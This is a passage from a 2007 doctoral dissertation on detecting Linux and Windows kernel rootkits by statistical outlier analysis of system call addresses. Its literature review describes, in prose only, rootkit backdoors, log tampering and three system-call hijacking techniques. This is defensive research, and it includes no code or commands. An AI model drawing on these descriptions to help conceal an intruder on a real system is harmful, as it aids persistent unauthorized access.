12-2007

Methods for detecting kernel rootkits.

Douglas Ray Wampler
University of Louisville

METHODS FOR DETECTING KERNEL ROOTKITS

By

Douglas Ray Wampler
B.S., Indiana State University, 1994
M.S. Ball State University, 2003

A Dissertation
Submited to the Faculty of the
Graduate School of the University of Louisville
In Partial Fulfillment of the Requirements
For the Degree of

Doctor of Philsophy

Department of Computer Engineering and Computer Science
University of Louisville
Louisville, Kentucky

December 2007

METHODS FOR DETECTING KERNEL ROOTKTIS

By

Douglas Ray Wampler

B.S. Indiana State University, 1994
M.S., Ball State University, 2003

A Dissertation Approved on

November 12, 2007

By the following Dissertation Committee:

_____
James H. Graham, Dissertation Director

_____
DarJen Chang

_____
Gail W. Depuy

_____
Adel S. Elmaghraby

_____
Mehmed M. Kantardzic

DEDICATION

This dissertation is dedicated to my parents,

Mr. Thomas R. Wampler

and

Mrs. Sharon S. Wampler

who have given me invaluable educational opportunities, and generously funded all of my undertakings.

ABSTRACT

METHODS FOR DETECTING KERNEL ROOTKITS

Douglas R. Wampler

November 12, 2007

Rootkits are stealthy, malicious software that allow an attacker to gain and maintain control of a system, attack other systems, destroy evidence, and decrease the chance of detection. Existing detection methods typically rely on *a priori* knowledge and operate by either (a) saving the system state before infection and comparing this information post infection, or (b) installing a detection program before infection. This dissertation focuses on detection using reduced *a priori* knowledge in the form of general knowledge of the statistical properties of broad classes of operating system/architecture pairs. Four new approaches to rootkit detection were implemented and evaluated.

A general distribution model is employed against kernel rootkits utilizing the system call table modification attack. Using approaches from the field of outlier detection, this approach successfully detected four different rootkits, with no false positives. Scalability is, however, an issue with this approach. A second, normality-based approach was investigated for use against rootkits infecting systems via the system

call table modification attack. This approach was partially successful, but did generate false positives in 0.35% of cases.

The general distribution model was then applied to rootkits infecting systems via the system call target modification attack. This dataset is dramatically larger, including disassembled memory addresses from the entire kernel. Finally, a modified version of the normality based approach proved effective in detecting kernel rootkits infecting the kernel via the system call target modification attack. This approach capitalizes on the discovery that system calls are loaded into memory sequentially, with the higher level calls, which are more likely to be infected by kernel rootkits loaded first, and the lower level calls loaded later. In the single case evaluated, the enyelkm rootkit, neither false positives nor false positives were indicated.

As a final evaluation, these techniques were applied to the Microsoft Windows operating systems. The Windows equivalent of the system call table, the system service descriptor table (SSDT), appears to be almost perfectly normally distributed. A Windows rootkit employing the system call table modification attack was detected using the general distribution and ‘assumption of normality’ models.

TABLE OF CONTENTS

PAGE

DEDICATION……iii
ABSTRACT……..……iv
ACKNOWLEDGMENTS……...……x
LIST OF TABLES……..xi
LIST OF FIGURES……..……xiii

INTRODUCTION……...…1

Dissertation Organization……....4

LITERATURE REVIEW……....6

Rootkits……..……..6

Rootkit Classification……...…….…….11

Rootkit Detection……...12

Selected Statistical Methods……..…18

METHODS OF ROOTKIT OPERATION……21

The System Call Table Modification Attack…….……21

The System Call Target Modification/System Call Redirection Attack……23

Analysis of Malicious Code……...28

ANALYSIS OF THE KERNEL……30

Kernel Modifications……..…30

Memory Analysis Toolset…….…….31

Kernel Symbols……..32

Linux Kernel Modules……...35

Kernel Debugging: Selected Commands……..37

DETECTING SYSTEM CALL TABLE MODIFICATION ATTACKS USING GENERAL DISTRIBUTION MODELS……..…40

Definitions and Formal Model……...40

Hardware Platforms……...44

Statistical Methods…….……45

Exerimental Results……..……53

Conclusions……60

DETECTING SYSTEM CALL TABLE MODIFICATION ATTACKS USING NORMAL DISTRIBUTION MODELS……...……..…62

Definitions and Formal Model……...62

Hardware Platforms……...64

Normality of Data……..…65

Statistical Methods…….……68

Experimental Results…….……69

Conclusions……76

DETECTING SYSTEM CALL TARGET MODIFICATION ATTACKS USING GENERAL DISTRIBUTION MODELS……..……...…….……78

Definitions……..78

Formal Model…….…82

Hardware Platforms……...84

Normality of Data……..……86

Statistical Methods…….……87

Experimental Results…….88

Conclusions……89

DETECTING SYSTEM CALL TARGET MODIFICATION ATTACKS USING NORMAL DISTRIBUTION MODELS……90

Definitions……90

Formal Model……91

Order of Appearance……93

Normality of Data……97

Experimental Results……98

Conclusions……100

DETECTING WINDOWS ROOTKITS ……102

An Overview of the Windows Architecture and Windows Rootkits……102

Definitions……105

Formal Model……106

Normality of Data……107

Experimental Results……108

Further Experimental Results……110

Conclusions……111

CONCLUSIONS AND FUTURE RESEARCH DIRECTIONS……113

Conclusions……113

Generalizing *A Priori* Knowledge……117

Virtualized Rootkits: An Emerging Threat……119

REFERENCES……123

APPENDICES……127

CURRICULUM VITAE……..……244

ACKNOWLEDGMENTS

I would like to thank my dissertation director Dr. James H. Graham for his expert guidance these many long years, and especially for his uncanny ability to give remarkably sound advice at the correct times. Dr. Gail W. Depuy and Mehmed M. Kantardzic, thank both of you for providing those enduring ephiphanies that statistics and data mining could actually be useful in my research. Dr. Adel S. Elmaghraby, thank you for introducing me to what has turned out to be the very rewarding world of digital forensics. Dr. DarJen Chang, thank you for patiently helping me with my most difficult subject!

I learned that I may be self sufficient and still accept assistance from others, and I wish to extend my thanks to all those who helped me when I needed it. Veronica, my faithful guide, I don't know what to say except thank you for accompanying me on what turned out to be a long, difficult, and rewarding journey. I'm afraid that, in all likelihood, I can never properly reward you. May higher education be a light for you all, in the dark places of life, when all other lights go out.

LIST OF TABLES

TABLE PAGE

1. Sample System.map File Contents……...……33

2. Distribution Fits from 32-bit Intel Machine, Kernel 2.4.27…...……...44

3. Distribution Fits from 64-bit SPARC Machine, Kernel 2.4.27……...…….45

4. Results of Rkit 1.01 Experiment……...55

5. Results of Knark 2.4.3 Experiment……...……55

6. Results of Sebek 2.4 Experiment…….……57

7. System Call Table for Kernel 2.6…….……59

8. Results of Sebek 2.6 Experiment……..60

9. System Call Table for Uninfected IA32 Kernel 2.4.27……...….66

10. System Call Table for Infected (Rkit) IA32 Kernel 2.4.27…….…….……...66

11. System Call Table for Infected (Knark) IA32 Kernel 2.4.27…….66

12. System Call Table for Infected (Sebek 2.4) IA32 Kernel 2.4.27……67

13. System Call Table for Uninfected IA32 2.6.8 Kernel……67

14. System Call Table for Infected (Sebek 2.6) IA32 2.6.8 Kernel…….….67

15. System Call Table for Uninfected SPARC Kernel 2.4.27…….….68

16. Conditional Jump Instructions for the 32-bit Intel Architecture…….……81

17. Unconditional Jump Instructions for the 32-bit Intel Architecture…….81

18. Distribution Fits from Uninfected 32-bit Intel Machine Kernel 2.4.27……..84

19. Distribution Fits from Uninfected 32-bit Intel Machine Kernel 2.6.8……84

20. AD-Scores from Enyelkm v1.1 Infected 32-bit Intel Kernel 2.6.8……..…86

21. Anderson-Darling Scores for Uninfected 2.6.8 Disassembled Kernel……...…98

22. AD Scores for Disassembled 2.6.8 Kernel Infected with Enyelkm v1.1……98

23. Individuals Passing First Discorancy Test……...……...99

24. Results of Second Discordancy Test……...99

25. AD-Scores for Uninfected Windows 2000 SSDT……108

26. AD-Scores for Windows 2000 SSDT Infected with Webwatcher……109

27. AD-Scores for Windows 2000 SSDT with Outliers Removed……..…...110

LIST OF FIGURES

FIGURE PAGE

1. System Call Table Modification Attack……...22

2. System Call Target Modification and System Call Table Redirection Attacks……24

3. System Call Table Fit vs. Largest Extreme Value (Gumbel)……...52

4. System Call Table Fit vs. Next Best Fitting Distribution (Logistic)……...…….53

5. Anderson-Darling Score vs. Outliers……...…….56

6. Anderson-Darling Score vs. Outliers……...…….58

7. Anderson-Darling Score vs. Outliers……...…….60

CHAPTER I

INTRODUCTION

Nearly everyone has observed the seemingly unlimited flaws and vulnerabilities inherent in the protocols, operating systems, applications, and other software that constitutes modern computing environments. By taking advantage of these flaws, attackers can assume control of systems, steal data, attack other systems, and general wreak havoc. Computing technology has simply advanced too quickly for security technology to keep up and the reality is that today's computing environments are inherently hackable [1].

Modern computer security efforts are primarily concerned with the prevention of attacks, the detection of attacks or attempted attacks when they occur, and recovery from successful attacks [2]. Prevention entails activities such as running secure versions of popular operating systems, disabling services with known vulnerabilities or weaknesses, and installing specialized software or hardware designed to prevent successful attacks. Detection of successful or attempted attacks is covered in a broad field known as intrusion detection, which can further be divided into network intrusion detection and host based intrusion detection. Recovery from successful attacks includes those actions taken to restore the system to an operational state, and usually entails restoring data and applications from backup media [3].

Network intrusion detection is typically conducted using a sniffing tool such as Snort [4]. Network activity is typically saved and later analyzed for anomalous behavior and attack signatures. Host based intrusion detection is typically accomplished using host based security applications such as Tripwire [5]. There are many applications for use in both network and host based intrusion detection. There also exist many programs for detecting rootkits on host systems.

A primary concern of attackers everywhere is not only how to gain privileged access to a system, but also how to keep it. In order to keep privileged access, the attacker must conceal his, or her, activities from the system administrator and other legitimate users of the system in question. Over time, concealment of illicit activities has evolved from the manual editing of log files, to the development of simple tools for this and similar purposes, culminating in the development of rootkits ranging from the simple to the Byzantine.

A rootkit is a method by which hackers maintain control of a compromised system, attack other systems, destroy evidence, and decrease the chance of being detected by system administrators [6]. The first rootkits were detected on SunOS machines in the early 1990s. Since then, a “projectile/armor” race has erupted between those trying to develop/detect rootkits [1;7]. A rootkit is essentially a set of software tools employed by an intruder after gaining unauthorized, privileged access to a system. Rootkit software has three primary functions: (1) to maintain access to the compromised system; (2) to attack other systems; and (3) to conceal evidence of the attacker's activities [7].

In the grand scheme of computer security, rootkit detection fits well into the area of host based intrusion detection. Effective intrusion detection includes the collection of

information about intrusion techniques that can be used to improve methods of intrusion detection [2]. Why conduct further research into rootkit detection when there already exist many applications for this purpose? In all current techniques for detecting Linux rootkits, substantial *a priori* knowledge about the specific system under observation is required. Either (a) some application must be installed when the system is deployed, as is typical with host based intrusion detection, or (b) some system metrics must be saved to a secure location when the system is deployed. In a perfect world, this would not present a problem, but in reality, system administrators are busy people and the time, effort and expertise required for these activities is often not available.

The purpose of this research is to detect rootkits using a more mathematically and statistically rigorous method, while requiring less specific *a priori* knowledge of any given system. However, it should be noted that it will still be necessary to have some *a priori* knowledge of general systems of the same type under observation. In particular, information about the distribution of system calls is needed. I most operating systems this does not appear to be normally distributed, which focused most initial work in this dissertation on general distribution models. However, in certain special cases, a normality assumption is justified. This research effort will be concentrated on two versions of one specific operating system using two different hardware platforms, specifically Linux kernel versions 2.4.27 and 2.6.8. Linux kernel version 2.4.27 will be tested on Intel 32 bit and SPARC 64 bit architectures, while Linux kernel version 2.6.8 will test tested only on an Intel 32 bit architecture.

In its more than twenty year history, UNIX has changed and evolved into many different flavors and releases. These changes include the introduction of UNIX into

University environments, and the advent of BSD, System V, The Open Software Foundation, Posix, and several secure UNIX variants. During this time, many vulnerabilities and methods of attack have been discovered and utilized, but eighty percent (80%) of all security violations are permission based [8].

1.1 Dissertation Organization

This chapter provided a background and introduction to Unix rootkits, problem statement, motivation for this research, and the contribution made by this dissertation. Chapter two provides an overview and history of Unix rootkits (including a detailed discussion of backdoors commonly provided by rootkits), a classification of rootkits based on their methods of attack, and a discussion of the state of contemporary Unix rootkit detection applications and methodologies.

Chapter three details the primary attack vectors of contemporary rootkits, which fall into three distinct categories. Chapter four discusses the methodologies which may be used to analyze the Unix kernel for rootkit infection, including those techniques used in this dissertation.

Chapter five includes a detailed discussion and experimental outcomes of a general distribution model used for the detection of rootkits using the system call table modification attack. The system call table modification attack is commonly employed by loadable kernel module (LKM) rootkits. Chapter six, similar to chapter five, also includes a detailed discussion and experimental outcomes of a ‘normality’ based model used for the detection of the system call table modification attack. Beginning in chapter seven, the focus changes to the detection of the system call target modification attack

using a ‘known distibution’ model. The system call target modification attack is commonly employed by runtime kernel patching rootkits, and instead of modifying the system call table, directly modifies the system call instructions in memory.

Chapter eight demonstrates an innovative, ‘normality’ based approach for detecting the system call target modification attack. This chapter includes a particularly insightful discovery regarding the order of appearance in memory of the system calls themselves. Without this key observation, this detection method would not be effective.

While this research has focused on the detection of Linux kernel rootkits, chapter nine explores the possibility of using the general distribution model to detect Windows kernel rootkits that utilize system service descriptor table (SSDT) modification attack. Finally, chapter ten discusses the conclusions that can be drawn from this research, and examines directions for future research in this field.

CHAPTER II

LITERATURE REVIEW

In the following section on literature review, a general overview of rootkits will be presented including history and a discussion of the many backdoors techniques utilized by various rootkits in section 2.1. Section 2.2 covers rootkit classification, with special attention given to kernel rootkits. Section 2.3 includes a detailed discussion of existing rootkit prevention and detection techniques, and section 2.4 discusses broad categories of outlier analysis techniques that may be useful in detecting rootkit infections.

2.1 Rootkits

All of the dates presented herein are the dates upon which the information became publicly available. This software may have been available in the underground at a much earlier time [7].

The earliest rootkits have existed since approximately the early 1990s [1]. As early as 1989, some components (e.g., log file cleaners) of known rootkits were found on compromised systems. The first early SunOS rootkits (for SunOS 4.x) were detected in 1994. In 1996, the first Linux rootkits publicly appeared. On April 9th, 1997, Linux Kernel Module (LKM) rootkits were proposed in the hacker magazine *Phrack* by *Halflife* [7].

In 1998, Non-LKM kernel patching was proposed by Silvio Cesare in his landmark paper *Runtime Kernel Patching*[9]. He points out that it is possible to intrude into kernel memory without loadable kernel modules by directly modifying the kernel image (usually `/dev/mem`) [7]. In 1999, the first Adore LKM rootkit was released by TESO. This rootkit alters kernel memory via Loadable Kernel Modules. In 2000, the T0rnkit v8 libproc library Trojan was released. Library Trojans (usually libproc.a or glibc/libc [10]) can filter certain processes from being seen. Statically linked applications, or looking directly at `/proc`, will typically reveal the hidden process(es) [7].

In 2001, KIS Trojan and SucKit released. These rootkits alter kernel memory not by using Loadable Kernel Modules, but by directly modifying the kernel image (usually in `/dev/mem`). In 2002, Sniffer backdoors start to show up in rootkits. Maintaining access is typically accomplished using backdoors [7]. Rootkits came to public awareness in 2005, during the Sony CD copy protection scandal, wherein Sony placed rootkits on Microsoft Windows PCs when a CD was played. Sony did not mention this in the CD or packaging, mentioning only “security rights management measures” [11].

As mentioned above, maintaining access to a compromised system is typically accomplished by using one or several commonly known backdoor methods [1].
In the well known paper, *An Overview of Unix Rootkits* [7], Chuvavkin outlines the many backdoor techniques available to the rootkit developer. These backdoor techniques include:

Telnet/Shell – An attacker may simply connect to a compromised system using telnet or an inetd spawned shell on a high port. This is a very unsophisticated method.

Secure Shell – A Secure Shell connection on a high port is a common method employed by less sophisticated attackers. Custom Secure Shell daemons also may not even leave evidence in host log files. The netstat command, or an external scan by nmap, will reveal this technique.

CGI Shell - It is possible that a rootkit may deploy a hostile CGI script during installation. This is often considered a backdoor of “last resort”. The script may be able to run commands as “nobody” or “httpd” and display the results in the browser. Local exploits will need to be used to once again obtain root.

Reverse Telnet/Shell – In this case the compromised machine initiates an outbound connection to the attacker's machine. This technique has the advantage of possibly being able to circumvent firewalling efforts (i.e., outbound connections are typically allowed). Observant system administrators may find it odd that their servers are initiating unusual outbound connections.

ICMP Telnet – It has been said that everything can be tunneled over everything else. ICMP control messages can be made to carry payloads like command line sessions. It is not uncommon for ICMP traffic to be allowed through firewalls for network performance and monitoring reasons. Backdoors like these will not be discovered using commands like netstat and nmap. However, ICMP backdoor activities are visible to network intrusion detection systems.

Reverse Tunneled Shell – In most environments, web browsing via port 80 TCP is allowed and typically unrestricted. In this case the command line session is carried across the HTTP protocol between the attacker and the compromised host.

Magic Packet Activated Backdoor - This backdoor will open a port, execute a single command, initiate a session, or perform some other action when it receives a single magic packet. The packet will possess a specific TCP sequence number or some other inconspicuous property.

Sniffer Based Backdoor - Instead of opening a port and listening, this backdoor sniffs network traffic instead. Upon receiving a specific packet (not necessarily directed to the compromised host, but instead observed on the network only), the Sniffer Based Backdoor performs and action and sends a response using a faked source IP address. This method is *extremely* stealthy and very difficult to detect [7;12].

Covert Channel Backdoor – If one were to create their own signal system and combine this with any known network protocol, it would probably never be detected using existing methods. The number of variables and large number of fields in existing network protocols and applications is very large. This method is provably undetectable.

It is worth re-emphasizing that some of these backdoor techniques (sniffer-based backdoor, covert channel backdoor) can be *extremely* stealthy or even

undetectable [7]. This suggests that even after discovering and removing a rootkit, a system administrator would be well advised to conduct a full system reinstall in order to be sure they have eradicated all existing backdoors on the suspect system. Fortunately, no known rootkits utilize the provably undetectable covert channel backdoor.

Tools for attacking other systems, both locally and remotely, began appearing in rootkits during the late 1990s. Local attack tools exist primarily for the purpose of recapturing root access from vigilant system administrators. Tools of this kind typically include local password sniffers or crackers.

Remote attack tools typically include a basic network sniffer to eavesdrop and obtain username/password pairs on the same local area network where clear text protocols are used. Also in this class of tools are various network scanners and automated exploit tools (autorooters). As an example, an attacker may scan a range of IP addresses for vulnerable web servers, and run an autorooter to gain root privileges on those vulnerable hosts.

Most rootkits contain at least one or more denial of service tools. Some systems, in fact, contain system commands that may be used to flood other hosts (e.g., the `spray` command in Solaris). Attackers may use the DoS tools against their enemies or during their use of Internet Relay Chat [6].

The third and final area of rootkit functionality is the elimination of evidence. Ideally a rootkit strives to eliminate evidence generated during the initial attack, and prevent the generation of any new evidence. What this means, in reality, is the careful editing of various log files, audit records, shell histories, and application log files [12].

There are a large number of well known utilities that exist for this purpose. However, no known rootkits utilize any form of secure or reliable data removal – yet.

Preventing the generation of further evidence usually entails terminating or modifying the syslog daemon. Attackers also typically take action to ensure that shell history files and application log files are not generated [7].

2.2 Rootkit Classification

There are three known categories of rootkits. The first and simplest type are binary rootkits, composed of modified, malicious copies of system binaries that are placed on the host system. A logical second step in the evolution of the rootkit is the library rootkit, in which a modified and malicious copy of a system library is placed on the host system. These first two categories of rootkit are relatively easy to detect.

The third, and most insidious, category of rootkit is the kernel rootkit. There are two subcategories of kernel rootkits, loadable kernel module rootkits (*LKM rootkits*) and kernel rootkits that directly modify the memory image in `/dev/mem` (kernel patched rootkits) [13]. Kernel-level rootkits attack the system call table by three known mechanisms [14].

System Call Table Modification. The attacker modifies the addresses stored in the system call table. The attacker, having written custom system calls [15] to replace several system calls within the kernel, changes the addresses in the system call table to point to the new, malicious custom system calls.

System Call Target Modification. In this case, the attacker overwrites the legitimate targets of the addresses in the system call table with malicious code. The system call table does not need to be changed. The first few instructions of the system call function is overwritten with a jump instruction to the malicious code.

System Call Table Redirection. In this type of rootkit implementation, the attacker redirects references to the entire system call table to a new, malicious system call table in a new kernel address location. This method can pass many currently used detection techniques [14]. Upon further investigation, it appears that the system call table redirection attack is simply a special case of the system call target modification attack [16]. The attacker simply modifies the system_call function, modifying the address of the system call table therein, which handles individual system calls.

2.3 Rootkit Detection

The first rootkits were simply tar archives of system binaries that were likely to be executed by suspicious system administrators of compromised systems. These binaries were typically, but not limited to, binaries such as `netsat`, `kill`, `killall`, `passwd`, `ps`, `pstree`, `sendmail`, `su`, `syslogd`, and `top`. These binaries would be replaced with modified copies created by the attacker in order to provide remote access, local access, process hiding, connection hiding, file hiding, and user activity hiding. These application rootkits are easily discovered by keeping secure copies of critical system binaries on read only removable media, checking binary file sizes, using checksums, looking at the /proc file system directly, and so forth [1].

Library rootkits, such as T0rn, replace the system library `libproc.a` with a special modified library in order to maintain stealth. System binaries such as `ps` and `top` rely upon this library to relay information from the kernel space. Using a modified library allows one to avoid changing system binaries but still selectively filter file and process lists. Once again, looking directly at the `/proc` file system will reveal this attack. It is also relatively straightforward to modify the glibc/libc main system library to filter data before it is sent to the kernel. Any application linked with this library (most applications) will report false information. This attack may be avoided by using statically linked applications. The UNIX commands `ltrace`, `strace`, and `truss` can be used to trace library and kernel calls [7].

The first kernel rootkits appeared as malicious loadable kernel modules (LKM). Processes under UNIX run either in user space or kernel space. Application programs typically run in user space and hardware access is typically handled in kernel space. If an application wants to read from a disk, it uses the open() system call and asks the kernel to open a file. Loadable kernel modules run in kernel space and have the ability to modify these system calls. If there is a malicious loadable kernel module in kernel space, the open() system call will open the file requested unless the name of the file is “rootkit” [1;7].

Many system administrators countered this threat by simply disabling the loading of kernel modules [1]. However, Silvio Cesare recently published a paper proposing a method for modifying system calls by directly accessing the kernel memory image in `/dev/mem` [9]. Several rootkits have since been discovered that successfully utilize this method.

Earlier rootkits such as binary and library rootkits may be detected using relatively simple countermeasures. Binary rootkits may be detected by simply checking the file size of system binaries or using checksums or hashes of the system binaries. Library rootkits may be detected by comparing file sizes, checksums, or hashes of the library files under suspicion as well as by using statically linked applications. Both binary and library rootkits may be easily detected by looking directly at the `/proc` file system [1;7].

Host based intrusion detection systems (*Tripwire* and *Samhain* being the most well known) are still a relatively straightforward and effective way of detecting known rootkits [1]. *Samhain* also includes functionality to monitor the system call table, the interrupt description table, and the first few instructions of every system call [7].

The *Linux Intrusion Detection System (LIDS)* is a kernel patch that must be applied to kernel source code, and requires a rebuild of the kernel. LIDS has the capability to offer protection against kernel rootkits through the following mechanisms: sealing the kernel from modification; prevent loading/unloading of kernel modules; immutable and read-only file attributes; locking of shared memory segments; process ID manipulation protection; protection of sensitive `/dev/` files; and port scan detection [12]. LIDS appears to be more rootkit prevention tool than rootkit detection tool. As with all other techniques discussed so far, LIDS requires either (a) some action be taken in advance to thwart rootkit activity, or (b) some *a priori* knowledge of the specific system under observation.

One detection method proposed by Sebastian Krahmer from SuSE in the past was to monitor and log any program execution when execve() calls were made. Combine this

with remote logging, and one could maintain a record of program execution on a system. With a Perl script to monitor the log, one could perform actions such as sending alarms or killing processes in order to stop the intruder [17].

Applications do exist for the purpose of detecting rootkits (including kernel rootkits). These include several tools available for download including *chkrootkit*, *kstat*, *rkstat*, *St. Michael*, *scprint*, and *kern_check* [11;18-24]. *Chkrootkit* is a user-space signature based rootkit detector , while several others (*kstat*, *rkstat*, and *St. Michael*) are kernel-space signature based detectors. These tools typically print the addresses of system calls directly from /dev/kmem and compare them to the entries in the `system.map` file [12]. This approach relies upon some trusted source of *a priori* knowledge of the specific system in question. *Chkroot*, *kstat*, *rkstat*, and *St. Michael*, as signature based detectors, suffer from the usual shortcomings of signature based detection.

Scprint and *kern_check* are utilities for printing and/or checking the addresses of the entries in the system call table. Several of these utilities have proven quite useful in attempts to verify the results of detection attempts against various categories of kernel rootkits.

Other researchers have proposed to count the instructions used in system calls, comparing them to measurements taken from a “clean” system [25]. This approach seems very promising, but requires a kernel patch, installation of an application, and *a priori* knowledge of the instruction count of each system call on the specific system in question.

Further efforts in the field of rootkit detection include static analysis of loadable kernel module binaries [26]. The kernel exports a well-defined interface for use by kernel modules, and LKM rootkits typically violate this interface. By carefully analyzing this interface, one may extract an allowed set of kernel modifications. Using this set of allowed kernel modifications, a researcher may statically analyze a loadable kernel module binary to determine whether it violates this allowable set of kernel modifications. This technique seems very promising for the detection of LKM rootkits, but the authors do not offer any alternatives for detecting kernel patched rootkits.

Until recently, efforts toward rootkit detection have been software based. College Park, Maryland based Komoku Inc. offers a low-cost, add-in PCI card that monitors a host system's memory and file system [27;28]. However, Copilot uses "known good" MD5 hashes of kernel memory and must be installed and configured on a "clean" system in order to detect the future deployment of a rootkit [29]. Spafford and Carrier have presented a technique in which binary rootkits were detected using an outlier analysis technique on the file system in an offline forensic analysis situation [30]. The research presented in this paper focuses on the detection of kernel rootkits through memory analysis.

By default, the Linux operating system may access up to 4 Gigabytes of virtual memory, with memory addresses between 0x00000000 and 0xFFFFFFFF in hexadecimal notation. An upper portion of this memory is allocated for use by the kernel. This upper memory area has addresses between 0xC0000000 and 0xFFFFFFFF. Typically, system calls will have addresses such as 0xC011D0E1, 0xC013A229, or 0xC010B4D0 [16].

The symbol *_text* indicates the first byte of kernel code. The end of kernel code is marked by the presence of the *_etext* symbol. The following kernel data is categorized as initialized and un-initialized. The initialized kernel data starts at the symbol *_etext* and ends at symbol *_edata*. The un-initialized portion of kernel data starts immediately after *_etext* and stops at symbol *_end* [31]. Preliminary experiments have shown that LKM rootkits create malicious system calls at address locations that exceed the memory value of symbol *_end* – at memory address 0xC041D8A9 or greater. This data suggests that malicious system calls may be detectable through the use of outlier analysis techniques.

Whenever a new loadable kernel module (LKM) is loaded, the kernel allocates a portion of memory for it usually starting at 0xC8800000. If there exists a system call, then, with an address such as 0xC8801A12 or higher, this implies that a system call has been replaced with a system call from a loadable kernel module. This is highly suspect, and strongly suggests the presence of an LKM kernel rootkit [16]. It may be possible to make mathematical or statistical observations about these memory addresses, and produce a more formal, reliable assessment of the presence of a rootkit without *a priori* knowledge about the specific system under scrutiny.

Whether this method will also succeed in detecting kernel patched rootkits that directly modify kernel memory in `/dev/mem` remains unknown. There are well known tools for analyzing memory and the system call table. This may be accomplished using common system tools such as the GNU debugger in conjunction with the `system.map` file or the `nm` system binary [16;31].

2.4 Selected Statistical Methods

Existing approaches to detecting outliers can be classified into three broad categories. The first category is distribution-based, which entails fitting the data to the best known underlying distribution. This approach is univariate in nature, and requires testing to find a distribution to fit the data [32]. Techniques that fit into this class were used to obtain very promising preliminary results, and will be discussed later.

The second category is depth-based, which requires that the data be organized into some *k-dimensional* space. Based on some definition of depth, the data are organized into layers, and it is expected that shallow layers are more likely to be outliers than are deep objects. This approach avoids the problem of distribution fitting, and allows for multi-dimensional data to be processed. However, depth-based approaches do not scale well as the dimensionality k increases [32]. This approach relies on the computation of convex hulls, which is defined as the set of *points* X in the real vector space V is the minimum convex set containing X. This implies that the data set would need to have minimum dimensionality of *two*.

The third and final category is distance based, and existing work in this area focuses on large, multidimensional data sets. There are several distance and density based approaches for the detection of outliers. These approaches will be discussed, along with more conventional methods of outlier analysis.

Breunig et al. [33] introduce a new notion of outliers which bases their detection on the same theoretical foundation as density-based cluster analysis. This concept of an outlier is 'local' in the sense that the outlyingness of some object is determined by considering the clustering structure of some bounded neighborhood of the object.

The researchers show that this approach is more effective for detecting different types of outliers than previous approaches. Finally, they show that outliers can be found nearly "for free" if one is willing to perform a cluster analysis on the data set [33]. In related work, Breunig et al. contend that in many cases, it is more meaningful to assign to each object a degree of outlyingness. This metric is called the *local outlier factor (LOF)* of an object. The researchers go on to show that LOF enjoys many desirable properties and can be used to find outliers that cannot be identified using other existing approaches [34].

Knorr et al. [35] present three different algorithms for finding distance-based outliers in large, multidimensional datasets. The first two algorithms both have complexity $O(k N^2)$, where k is the dimensionality of the dataset and N being the number of objects in the dataset. These first two algorithms readily support databases with many more than two attributes. Finally, the researchers present a third cell-based algorithm for datasets that are mainly disk-resident, and guarantees no more than three passes over the dataset [35].

Additionally, two different groups of researchers have proposed methods for finding the *top-n* outliers from a given dataset. Ramaswamy et al. presents a method for partitioning the data, and then pruning the partitions as soon as it can be determined that they cannot contain outliers [36]. Jin et al. also present a novel method to efficiently find the top-n outliers using an efficient micro-cluster based local outlier mining algorithm [37].

Depth-based outlier detection does not seem to lend itself well to rootkit detection, because it is based on the computation of convex hulls, which requires a set of points, that is, a data set in two dimensions. In this research, our data set has

dimensionality of one – memory addresses only. The distance and density based approaches investigated thus far do not seem to be well suited to this research for the following reasons: They are well suited to extremely large datasets with high dimensionality; they typically involve a significant number of k^{th} nearest neighbor searches and hold the possibility of being computationally expensive; many rely on clustering, which typically requires multidimensionality; and some assume the presence of top-n outliers, and in the field of rootkit detection there may be no outliers.

CHAPTER III

METHODS OF ROOTKIT OPERATION

As mentioned earlier, Linux Kernel rootkits attack the kernel via three known methods. The first attack simply modifies the system call table itself and is known as the system call table modification attack. The second attack, known as the system call target modification attack, actually modifies the individual system calls themselves. The third and final attack, known as the system call table redirection attack, redirects the system call table itself to a new, malicious system call table located elsewhere in memory. This is accomplished by using the system call target modification attack against the system_call system call function, and as such as simply a special case of the system call target modification attack. The attacks just discussed will now be described in additional detail. Section 3.1 and 3.2 will discuss the system call table modification attacks and the system call target modification/system call redirection attacks respectively, including relevant examples. Section 3.3 includes a further detailed analysis of the malicious code discovered in Section 3.2.

3.1 The System Call Target Modification Attack

In the system call table modification attack, an attacker simply changes the addresses stored in the system call table. The attacker, having written custom system

calls [15] to replace several system calls within the kernel, changes the addresses in the system call table to point to these new, malicious custom system calls. Experience has shown that the system call table modification attack has typically been conducted using loadable kernel modules and seems most prevalent in Linux kernel version 2.4 rather than kernel version 2.6. An overview of this attack is presented in Figure 3.1, below.

